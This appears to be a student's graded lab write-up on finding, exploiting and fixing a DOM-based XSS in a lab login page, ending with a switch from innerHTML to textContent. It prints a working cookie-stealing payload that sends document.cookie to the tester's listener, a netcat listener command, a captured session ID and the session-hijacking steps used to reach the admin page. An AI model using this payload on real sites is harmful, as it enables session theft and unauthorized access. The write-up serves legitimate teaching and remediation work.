

[2 pts] Approach for Identifying Vulnerabilities

To identify vulnerabilities in the target web application hosted at <http://10.10.11.133>, I followed a structured methodology that included both manual inspection and testing using web developer tools:

1. Initial Reconnaissance:

I accessed the login page of the application and reviewed its structure using the "View Page Source" and the Developer Tools in Firefox. This helped me understand how user inputs were being processed and reflected on the page.

2. JavaScript Review:

I observed JavaScript embedded in the HTML (lines 30–33 of the source code) that included the following line:

```
document.getElementById("error").innerHTML = "<b>Incorrect  
username/password: </b>" + name+"/**";
```

This indicated that the value of the username parameter from the URL was being directly written into the DOM using `.innerHTML` without any sanitization.

3. XSS Testing via URL Parameters:

Based on this finding, I crafted test URLs with potential XSS payloads injected into the username field to evaluate how the application would behave:

a. Example payload:

http://10.10.11.133/?username=



b. Upon loading this URL, the browser executed the injected JavaScript (`alert()`), confirming the vulnerability.

4. Tools Used:

- a. Firefox Developer Tools (Inspector, Console, View Source)
- b. Manual crafting of payloads in browser URL bar
- c. Screenshots taken for confirmation and documentation

5. Resources Consulted:

- a. OWASP XSS Guide: <https://owasp.org/www-community/attacks/xss/>
- b. MDN JavaScript `.innerHTML`: <https://developer.mozilla.org/en-US/docs/Web/API/Element/innerHTML>
- c. ExploitDB (used for cross-checking payloads): <https://www.exploit-db.com/>



[3 pts] Details of Findings

During the vulnerability analysis of the login webpage, I discovered a DOM-based Cross-Site Scripting (XSS) vulnerability. The issue lies in the way the client-side JavaScript directly inserts user-controlled input into the DOM using `.innerHTML`, without sanitization or escaping.

Vulnerable Code (index.php - Line ~34)

```
const queryString = window.location.search;
const urlParams = new URLSearchParams(queryString);
const name = urlParams.get('username');
document.getElementById("error").innerHTML = "<b>Incorrect
username/password: </b>" + name + "/***";
```

In this code snippet, the parameter from the URL is directly used to set the `innerHTML` of an element with the ID `"error"`. This opens up a serious XSS vulnerability because an attacker can inject arbitrary HTML or JavaScript code.

Proof of Exploit

I tested this vulnerability using the following payload:

http://10.10.11.133/?username=&password=test

Upon visiting the link, the JavaScript payload executes, resulting in an alert box displaying (as seen in the screenshot).XSS


Additionally, I used another payload to demonstrate how a cookie could be stolen:

[http://10.10.11.133/?username=](http://10.10.11.133/?username=<img src=x onerror=new Image().src='http://10.8.0.148:8000/?cookie='+document.cookie)

This causes the victim's session cookie to be sent to my Netcat listener running on port 8000 (see screenshots).

Tools and References Used

- Firefox Developer Tools (Inspector & View Source)
- Manual payload testing in browser
- OWASP XSS Prevention Guide
- ChatGPT for syntax review and best practices



[5 pts] Accessing the Admin Page

After exploiting the DOM-based XSS vulnerability, I successfully hijacked a session using a crafted URL that sent the victim's cookie to my listener at port 8000. The payload used was:

```
<img src=x onerror="new  
Image().src='http://10.8.0.148:8000/?cookie='+document.cookie">
```


Once submitted to <http://10.10.11.133:8080>, my Netcat listener (`nc -lvp 8000`) received the following session cookie:


PHPSESSID=p307huullbceq434h9f821jf6e

I injected this cookie into my browser under Storage > Cookies for the domain 10.10.11.133, then refreshed <http://10.10.11.133/admin.php>.

As a result, I bypassed the login system and accessed the protected admin page—confirming full unauthorized access.

This demonstrates successful session hijacking via DOM-based XSS.





[5pts for fix, 5pts for verification] Fixes and Verification

The vulnerability stemmed from unsanitized JavaScript in the login page where user input (username) was directly injected into the HTML via innerHTML. This allowed for DOM-based XSS, enabling attackers to inject malicious scripts via the URL. Originally, the vulnerable code looked like this: `const queryString = window.location.search; const urlParams = new URLSearchParams(queryString); const name = urlParams.get('username'); document.getElementById("error").innerHTML = "Incorrect username/password: " + name + "/*";` This line: `document.getElementById("error").innerHTML = ...;` was the core issue—it rendered any user input as HTML, including tags with onerror attributes that execute JavaScript.

Fix: The code was updated to use `textContent` instead of `innerHTML`, which ensures the input is displayed as plain text and not interpreted as HTML/JS: `document.getElementById("error").textContent = "Incorrect username/password: " + name + "/*";` Verification of Fix After making the fix

and rebuilding the Docker image, the application was relaunched at 127.0.0.1. To test whether the vulnerability was resolved, I tried injecting: php-template Copy Edit http://127.0.0.1/?username=&password=test Result: The malicious script was rendered as plain text and did not execute. No alert box or cookie popup appeared, confirming the XSS is no longer possible.

